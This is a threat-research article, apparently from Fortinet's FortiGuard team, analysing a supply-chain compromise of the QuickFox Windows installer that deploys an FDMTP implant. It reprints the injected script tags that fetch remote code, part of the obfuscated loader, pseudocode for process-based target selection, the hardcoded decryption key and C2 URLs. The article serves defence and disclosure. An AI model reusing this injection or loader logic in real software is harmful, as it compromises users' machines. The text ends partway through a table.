


QuickFox Supply Chain Attack Used to Deploy FDMTP Implant

fortinet.com/blog/threat-research/quickfox-supply-chain-attack-used-to-deploy-fdmtp-implant

The FortiGuard Incident Response Team The FortiGuard Incident Response Team

August 4, 2026



FortiGuard Labs Threat Research

FortiGuard Labs uncovers a long-running campaign that used process-based guardrails to select Windows targets

■	■	■	■	■	■	■	■	■	■	■
■	■	■	■	■	■	■	■	■	■	■
■	■	■	■	■	■	■	■	■	■	■
■	■	■	■	■	■	■	■	■	■	■

- Article Contents
- [Infection Process](#)
- [Infection Chain Technical Analysis](#)
- [Unpacking the FDMTP Implant](#)
- [Initial loader execution](#)[Operation of the FDMTP implant](#)[FDMTP implant operation](#)
- [Vendor Engagement and Response](#)
- [Attribution](#)
- [Twili Typhoon](#)
- [Conclusion](#)
- [Fortinet Protections](#)
- [MITRE ATT&CK Mapping](#)
- [Indicators of Compromise](#)
- [Network Indicators](#)[Host Based Indicators](#)

By [The FortiGuard Incident Response Team](#) | August 04, 2026

Affected Platforms: Windows Endpoints

Impact Parties: QuickFox Users

Impact: Supply chain attack resulting in the installation of an implant for persistent access.

Severity Level: Medium

FortiGuard Labs is tracking a campaign associated with a long-standing supply chain attack on the QuickFox application. QuickFox is a VPN proxy and game accelerator typically employed by Chinese users to speed up access to Chinese-based resources, often to improve video game user experience.

Active since at least August 2025, the supply chain attack involves a trojanized version of the QuickFox application. The attack is delivered via a modified Electron renderer HTML file used to download and execute a JavaScript-based loader. Upon execution, the JavaScript loader fingerprints the victim endpoint to determine if it's a valid target before downloading and installing an FDMTP implant. Analysis of infrastructure related to this campaign indicates active development, and infrastructure continues to be active at the time of publishing.

Fortinet has contacted QuickFox as part of our responsible disclosure process. QuickFox has removed the described malicious components from their Windows installer from v3.59.6, and the malicious components that were later transferred to MacOS components do not result in the progression of the infection.

Infection Process

The infection chain associated with this supply chain attack is outlined in Figure 1 below. Note that two different 'generations' of the .NET loader employed at different stages of the intrusion were observed, with the deviations of each noted in Figure 1.




Figure 1: The infection process associated with the observed QuickFox supply chain attack resulting in the deployment of the FDMTP implant.

Infection Chain Technical Analysis

The installer executable was trojanized by adding two lines of JavaScript to a single HTML file. This HTML file is executed by the Electron renderer, which is part of the main QuickFox application during initialization. The modified HTML file can be found nested within the archive embedded within the executable file at path '*<executable path>\<version>.7z\resources\app.asar\candy\core\service\index.html*'. The two lines of JavaScript added to the file are shown in the screenshot in Figure 3, below, and a comparison of the original and the modified version is shown in Figure 2.




Figure 2: Code comparison between legitimate 'index.html' HTML file within the installer (right image) and trojanized version (left image).

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <meta http-equiv="X-UA-Compatible" content="ie=edge">
  <title>服务</title>
  <script>if (typeof module === 'object') {window.module = module; module = undefined;}</script>
</head>
<body>
  <script src='./preload.js'></script>
</body>
<script>if (window.module) module = window.module;</script>
<script src="https://cdns3.51quickfox.cn/script/firebase-app-compat.js"></script>
<script src="https://cdns3.51quickfox.cn/script/firebase-analytics-compat.js"></script>
</html>
```

Figure 3: Modified version of the index.html file within the QuickFox Electron application.

These two added lines of JavaScript download and execute two JavaScript files from two URLs referencing the 'cdns3[.]51quickfox[.]cn' domain. Analysis of the domain identifies it was registered on 09 Jun 2025 by '林天俊 (Lin Tianjun)'. The domain appears to be an implementation of typosquatting that swaps the '.com' TLD in the legitimate 'cdns3[.]51quickfox[.]com' with the '.cn' TLD. To confirm, the '51quickfox[.]cn' domain is not an official QuickFox domain. A comparison of the details related to the masquerading domain and the legitimate QuickFox domain is shown in Table 1.

Attribute	Legitimate QuickFox Domain	Malicious Fake Domain
Domain	51quickfox[.]com	cdns3[.]51quickfox[.]cn
Registered Date	2021-06-24	2025-06-09
Registrant	Xiamen Kezhengsai Technology	林天俊 (Lin Tianjun)
Registrar	GoDaddy (US)	Web Commerce Communications Ltd (Malaysia)
DNS	Alibaba Cloud DNS	Cloudflare
Certificates	Standard DV	Google Trust Services (issued same day as domain registration)

Table 1: Comparison of domain details for the legitimate QuickFox infrastructure and the malicious masquerading domain.

Analysis of previous versions of the QuickFox installer indicates the trojanized components were introduced sometime between 2025-07-25 and 2025-08-13. The earliest affected version that FortiGuard Labs obtained was v3.0.51.0 for the Windows application. Analysis of available QuickFox application versions for Mac identified that the supply chain attack had resulted in the modified 'index.html' file being included in some builds. However, execution guardrails in the initial downloaded JavaScript restricted execution to Windows endpoints. Behavior indicative of these initial infection stages was not observed in iOS and Android versions of the application, indicating the campaign was likely specifically targeting Windows users. Details of the compromised status of available versions are outlined in Table 2.

Version (Windows)	Trojanized	First Observed
3.0.29	False	2025-04-14
3.0.30	False	2025-05-23
3.0.35	False	2025-07-25
3.51.0	True	2025-08-13
3.52.0	True	2025-08-18
3.55.0	True	2025-09-21
3.55.5	True	2025-08-18
3.59.3	True	2025-08-18
3.59.5	True	2025-08-18
3.59.6	False – Removed following Fortinet notification	2025-08-18

Table 2: Details of the affected version of the QuickFox installer. Note. QuickFox does not maintain a publicly accessible version release timeline or historic installers for their Windows applications, so these represent the versions publicly available at the time of this reporting and should not be considered an exhaustive list.

Analysis of the files served by the two URLs identified that 'firebase-analytics-compat.js' contains legitimate Google Firebase code. The 'firebase-app-compat.js' file is a heavily obfuscated JavaScript file masquerading as the legitimate Firebase SDK code. Obfuscation of JavaScript and HTML components within an Electron application like QuickFox is not anomalous, so the presence of obfuscated JavaScript is not itself anomalous. However, in this case, the downloaded JavaScript leverages a custom algorithm outlined below:

1. Wrapper function 'r1muVuL' designed to bypass static analysis
2. Ten parallel layers of base91 decryption with a distinct 91 char alphabet
3. Layers of encoded strings resolved through a cached string table

4. Flow obfuscation with nested switch statements

A screenshot of some of the obfuscation is shown below in Figure 4.

```
Function("r1muVuL", 'var
gtugU0,W4rg7MX,bnse2u1,hLYNwfS,nszFH3o,wMMX9Zz,BnJoXi,Hdv2iWh,oflz5Z,iAEELX,DqvmTW,MDGCUJ,ZBLLS8a,DFC0hPh;f
unction egtkb7(gtugU0,W4rg7MX,bnse2u1)
{for(bnse2u1=0x0;bnse2u1<W4rg7MX;bnse2u1++)gtugU0.push(gtugU0.shift());return gtugU0}const o_30il=
[0x0,0x1,0x8,0xff,"length",0xe4,0xe2,"d","a",0xc4,"undefined",void
0x0,0x4,"c",0x40,0x3f,0x6,"fromCodePoint",0x7,0xc,"push",0x5b,0x1fff,0x58,0xd,0xe,0x7f,0x2,"h","i","g",0xb3
,0x2b,0x8a,0x8f,0xd2,0xf5,0x23,0xcb,0x80,"C",0x3c,"b",0x3b,0x5,"f",0xc7,0x64,0x12,"on",0xa4,0x6e,0x35,0x30,
0x3,0x32,0x1e,null,0xb0,0xe0,0x7a,0x7b,0xe7,0xdf,0xa7,0xa8,0x65,0x53,0x24,0x84,"e",0x7e,0x9,0xc8,0xb6,0x50,
0xef,0x79,0x73,0x85,0xec,0x20000000,0x40000000,"r",0xf2,0xa0,0x33,0xf4,0xb,0xfd,0x5f,0xe1,0x11e,0x121,!0x1,0x
12b,0xab,!0x0,0x71,0x41,"0",0x74,0x20];function i2X685(gtugU0){var
W4rg7MX="y45(^u+KvP!0l3Uwp%Aic`.L$V,1[JH]|IfRQ_8>/m)henMB*Zbq76\\\"62xoF#&Nk@YE<DXd:0)9Rjzc?
=sag{~WtST",bnse2u1,hLYNwfS,nszFH3o,wMMX9Zz,BnJoXi,Hdv2iWh,oflz5Z;_Cp1UHN(bnse2u1=""+
(gtugU0|'|'),hLYNwfS=bnse2u1.length,nszFH3o=[],wMMX9Zz=o_30il[0x0],BnJoXi=o_30il[0x0],Hdv2iWh=-
o_30il[0x1]);for(oflz5Z=o_30il[0x0];oflz5Z<hLYNwfS;oflz5Z++){var
iAEELX=W4rg7MX.indexOf(bnse2u1[oflz5Z]);if(iAEELX===-o_30il[0x1])continue;if(Hdv2iWh<o_30il[0x0])
{Hdv2iWh=iAEELX}else{_Cp1UHN(Hdv2iWh+=iAEELX*o_30il[0x15],wMMX9Zz|=Hdv2iWh<<BnJoXi,BnJoXi+=
(Hdv2iWh&o_30il[0x16])>o_30il[0x17]?
o_30il[0x18]:o_30il[0x19]);do{_Cp1UHN(nszFH3o.push(wMMX9Zz&o_30il[0x3]),wMMX9Zz>=o_30il[0x2],BnJoXi-
=o_30il[0x2]);while(BnJoXi>o_30il[0x12]);Hdv2iWh=-o_30il[0x1]};if(Hdv2iWh>-o_30il[0x1])
{nszFH3o.push((wMMX9Zz|Hdv2iWh<<BnJoXi)&o_30il[0x3])}return KGH6TyC(nszFH3o)}function TSKhFV5(...bnse2u1)
{bnse2u1[o_30il[0x4]]=o_30il[0x1];if(typeof gtugU0[bnse2u1[o_30il[0x0]]]==o_30il[0xa]){return
gtugU0[bnse2u1[o_30il[0x0]]]=i2X685(W4rg7MX[bnse2u1[o_30il[0x0]]])}return
gtugU0[bnse2u1[o_30il[0x0]]]}_Cp1UHN(gtugU0={},W4rg7MX=egtkb7(["
```

Figure 4: Obfuscated JavaScript within the fake 'firebase-app-compat.js' file served by masquerading QuickFox URL.

Analysis of the deobfuscated script identifies several key functions; the first is a check to validate the affected endpoint is running Windows. The second is a check with C2 to ensure an endpoint is not re-infected. The third is to generate a list of processes using the tasklist command via a cmd.exe child process. This tasklist is then analyzed for specific process names. The script will stop and exit if a process named 'steam.exe' is in the tasklist output. Steam is a popular gaming platform, and FortiGuard Labs assesses that this guardrail is likely to restrict deployment of later-stage payloads to corporate computers. The next check is for 26 other process names related to a broad range of personal and business functions. A complete list of the process names, the assumed associated applications, and their function is shown below in Table 3.

Process Name (Tasklist String)	Potential Target Application	Application Function
xshell	Xshell	SSH, Telnet, and terminal emulator for remote server administration.
finalshell	FinalShell	SSH client and server management tool with file transfer and monitoring features.
MobaXterm	MobaXterm	Enhanced terminal for Windows with SSH, SFTP, X11 forwarding, and remote access tools.
Tabby	Tabby Terminal (formerly Terminus)	Open-source terminal emulator supporting SSH and multiple shells.
navicat	Navicat	Database administration and development tool for MySQL, PostgreSQL, SQL Server, Oracle, etc.
dbeaver	DBBeaver	Universal database client and SQL development tool.
git.exe	Git	Version control system used for source code management.
idea64.exe	IntelliJ IDEA	Java and multi-language integrated development environment (IDE).
sublime_text	Sublime Text	Lightweight text and code editor.
notepad++.exe	Notepad++	Text editor and source code editor for Windows.
Code.exe	Visual Studio Code	Source code editor with debugging and extension support.
Exodus.exe	Exodus Wallet	Cryptocurrency wallet for managing digital assets.
Binance.exe	Binance Desktop	Cryptocurrency exchange client for trading and managing crypto assets.

Ledger	Ledger Live	Application for managing Ledger hardware cryptocurrency wallets.
Trezor	Trezor Suite	Application for managing Trezor hardware cryptocurrency wallets.
telegram.exe	Telegram Desktop	Messaging and communication platform.
SafeW.exe	SafeW	Secure messaging application, often positioned as a privacy-focused communication tool.
爱翻译	Ai Fanyi ("Love Translate")	Chinese translation software; likely used for machine translation and localization tasks.
HelloWorld	Unknown / Potentially HelloWorldApi	Potentially HelloWorld API tool used for language translation.
Hello-GPT.exe	Hello-GPT	Chinese translation assistant software.
海王出海	Haiwang Chuhai	Chinese cross-border e-commerce or overseas marketing tool; exact product identification may vary.
易翻译	Yi Fanyi	Chinese translation software used for multilingual content translation.
CC翻译	CC Translation	Chinese translation/localization utility. Exact vendor uncertain.
快翻译	Kuai Fanyi ("Quick Translate")	Chinese translation software for rapid text translation.
posend	Posend	Chinese customer service chat assistant software
海译通.exe	HaiYiTong	Chinese translation/localization software often used for cross-border e-commerce operations.

Table 3: Process names and likely associated application and application function.

Once the script has confirmed that Steam is not running and that at least one of the applications in the above list are running the script will then download the next stage payload. Pseudocode for this section of the deobfuscated JavaScript is shown below in Figure 5.

```
tasklist = exec("tasklist /NH /FO CSV");
tasklistLower = tasklist.toLowerCase();

if (tasklistLower.includes("steam.exe")) {
  stop;
}

wanted = [
  "xshell", "finalshell", "MobaXterm", "Tabby",
  "navicat", "dbeaver", "git.exe", "idea64.exe",
  "sublime_text", "notepad++.exe", "Code.exe",
  "Exodus.exe", "Binance.exe", "Ledger", "Trezor",
  "telegram.exe", "SafeW.exe",
  "爱翻译", "HelloWorld", "Hello-GPT.exe",
  "海王出海", "易翻译", "CC翻译", "快翻译",
  "posend", "海译通.exe"
];

if (wanted.some(name => tasklistLower.includes(name.toLowerCase()))) {
  proceed_to_download_payload();
} else {
  stop;
}
```

Figure 5: Pseudocode outlining deobfuscated JavaScript used to implement process related guardrails and download of next stage.

Note that, because QuickFox is an Electron application, JavaScript files are executed in the context of a dedicated child process spawned under the main QuickFox application process. This alters the process lineage for the infection process outlined above and should be considered when assessing protections from EDR and other technologies. The process tree associated with guardrail validation is very noisy, with a significant number of cmd.exe processes spawning from the child QuickFox process. A screenshot of the infection process lineage is shown in Figure 6 along with annotations for key infection stages.




Figure 6: Process tree associated with the execution of the trojanized QuickFox installer. Note that the large number of QuickFox.exe child processes spawned is a result of Electron app design and is not inherently malicious.

The next stage of the JavaScript involves downloading the zip file 'update.zip' from the previous C2 via a web request to 'https://cdn[.]js1quickfox[.]cn/2025090411/update.zip' and saving it to '%TEMP%\quickfox\update.zip'. FortiGuard Labs has identified at least two generations of the next stage of the intrusion, both of which execute an FDMTP payload:

1. Generation 1 – Available from at least September 2025 – involves an 'update.zip' file that contains two components:
 - 'csmonitor.exe', a legitimate Microsoft binary 'Windows Azure Compute and Storage Emulator' used to sideload 'Microsoft.ServiceHosting.Tools.dll'
 - 'Microsoft.ServiceHosting.Tools.dll', a trojanized version of Microsoft Azure SDK that contains an FDMTP payload embedded within the file itself.
2. Generation 2 – Available from May 2026 – involves an 'update.zip' file that contains three components:
 - 'csmonitor.exe', a legitimate Microsoft binary 'Windows Azure Compute and Storage Emulator' used to sideload 'Microsoft.ServiceHosting.Tools.dll'
 - 'Microsoft.ServiceHosting.Tools.dll', a custom loader that decrypts and executes the FDMTP payload contained within 'update.bin'
 - 'update.bin', an AES128-ECB encrypted payload file containing the FDMTP payload.

In both generations, the prior JavaScript extracts the contents of the downloaded 'update.zip' to the '%APPDATA%\Local\Temp\quickfox\updated\' directory. Following extraction, the script creates a 1-byte file 'data.dat' in the updated directory. This file serves as a file-based mutex, and the script will exit if the file already exists to prevent re-infection. The script then executes 'csmonitor.exe', which sideloads the malicious 'Microsoft.ServiceHosting.Tools.dll' DLL.

Unpacking the FDMTP Implant

Initial loader execution

The behavior of this 'Microsoft.ServiceHosting.Tools.dll' loader changes between generations, indicating ongoing development to improve the campaign's survivability.

Analysis of the generation 1 version of the 'Microsoft.ServiceHosting.Tools.dll' file (SHA256:2B6CDAFD4E27A3DE1A94A8A2CA1F09FC4C8F90E4F59089FD9B35B73185ED01C) identifies it as a .NET loader containing an embedded .NET module payload 'Client.dll' stored as a byte array. When executed through the csmonitor.exe application, the .NET loader instantiates an instance of the 'DevStore' class, which loads and executes the embedded 'Client.dll' as a new thread within the context of the csmonitor.exe process. A code snippet of key components of the DevStore class from the 'Microsoft.ServiceHosting.Tools.dll' file is shown below, in Figure 7.




Figure 7: Details of the 'Microsoft.ServiceHosting.Tools.dll' DLL. Note the 'DevStore' class and the embedded bytes that represent the 'Client.dll' .NET payload.

The generation 2 sample of 'Microsoft.ServiceHosting.Tools.dll'

(SHA256:795594AD5E6F2868CC4D8ED12DABF4F3999A1477C6B250527C5EDE9A98528FB9) functions differently from the generation 1 sample. The generation 2 sample is obfuscated using the JieJie .NET Protector tool¹ and functions as a loader to decrypt and load the contents of 'update.bin'. The 'update.bin' file is encrypted using AES-128-ECB encryption with a common, hardcoded key 'POt_L[Bsh0=+@0a.' Note that this is the same decryption key observed in the previous FDMTP campaign reported by Darktrace. The decrypted contents of this file are a copy of the final FDMTP payload 'Client.dll' and functionally match those loaded in generation 1.

Operation of the FDMTP implant

The 'Client.dll' payload contains 15 compressed modules within its resources section, as shown in Figure 8 below.




Figure 8: Code snippet showing compressed modules within the 'Client.dll' resources section and the `ResolveAssembly` method. Note that this Client.dll assembly was loaded via the generation 1 loader, so it includes references to 'costura'. This was not present in generation 2, but the FDMTP implants are functionally the same.

On execution, it registers a `ResolveEventHandler` object that points to the `Costura.AssemblyLoader.ResolveAssembly()` method as shown above in Figure 8. This method is called when the .NET Framework can't find a module that the client module is trying to load (i.e., when an 'Assembly Resolve' event is triggered). When called, this method decompresses and loads the corresponding module from the module resource section. This functionality obfuscates code within the compressed modules, reducing the effectiveness of static analysis methods.

Each of these 15 modules contains specific functionality used during the operation of the FDMTP payload, but the main module that orchestrates the payload execution is `Client.FDMTPFrame.dll`.

FDMTP implant operation

Following the registration of this handler, the FDMTP implant attempts to obtain a C2 connection via the `Client.Program.InitConnect()` method, as shown in Figure 9 below.

```

55 // Token: 0x06000007 RID: 7 RVA: 0x0002318 File Offset: 0x0000518
56 public static void InitConnect()
57 {
58     List<Type> servers = new List<Type>(2)
59     {
60         typeof(CommonService), RPC Servers
61         typeof(PluginService)
62     };
63     List<Type> plugins = new List<Type>(3)
64     {
65         typeof(FileTransferPlugin), Plugins
66         typeof(SystemEventsPlugin),
67         typeof(ActiveWindowPlugin)
68     };
69     if (Common.Setting.UseCluster)
70     {
71         string text = Common.Setting.ClusterAPI.Replace("{0}", Common.HostInfo.ClientType).Replace("{1}", Common.Setting.Tag);
72         Common.Setting.Host = ConnectionUtils.GetHostFromCluster(text, Common.VerifyToken);
73     }
74     Common.ConnectInstance = new TcpDmtpSocket(Common.Setting.Host, false, Common.ClientUID, servers, plugins, false);
75     Common.ConnectInstance.Connect();
76 }
77

```

Figure 9: The code snippet from the Client.Program.InitConnect() method used to establish the initial connection to the FDMTP infrastructure. This method defines two RPC servers (CommonService and PluginService) and three plugins (FileTransferPlugin, SystemEventsPlugin, and ActiveWindowPlugin) for retrieving information from a hardcoded staging C2 via an API request 'GET /GetCluster?protocol=DotNet-TcpFDMTP&tag=<campaign>' to a staging domain, which in the analyzed sample here was 'www[.]icloud-cdn[.]net'. This request registers the affected endpoint with the C2 using a country code (<campaign>) and retrieves an array of nodes (IP addresses and ports) used for subsequent DTMP C2 communications.

The staging domain used to provide the IP and ports of FDMTP clusters is hardcoded within each sample. The FortiGuard Labs team identified several domains being used as staging domains associated with the QuickFox supply chain compromise, with at least three still active when QuickFox was notified of the compromise. The infrastructure related to this campaign continues to evolve the contents of 'update.zip', changing along with subsequent malware file names. Internal names within tooling appear consistent. The API function names also appear to be changing over time, with 'GetSlaver', 'GetGateways', 'GetEndpoints', 'GetServers', 'GetHosts', and 'GetNodes' all observed performing similar functions. These C2 staging domains, along with some of their associated URLs, are shown in Table 4.

Domain	Associated URLs	First Observed	Last Observed
www[.]yahoo-cdn[.]jit[.]com	www[.]yahoo-cdn[.]jit[.]com/dfsvc.exe.config www[.]yahoo-cdn[.]jit[.]com/dnscfg.dll www[.]yahoo-cdn[.]jit[.]com/vshost.exe www[.]yahoo-cdn[.]jit[.]com/GetCluster?protocol=Dotnet-TcpDmtp&tag=<campaign>&uid=<victim> www[.]yahoo-cdn[.]jit[.]com/dfsvc.exe www[.]yahoo-cdn[.]com/Microsoft.VisualStudio.HostingProcess.Utilities.Sync.dll www[.]yahoo-cdn[.]jit[.]com/config.etl	2026-02-13	2026-06-19
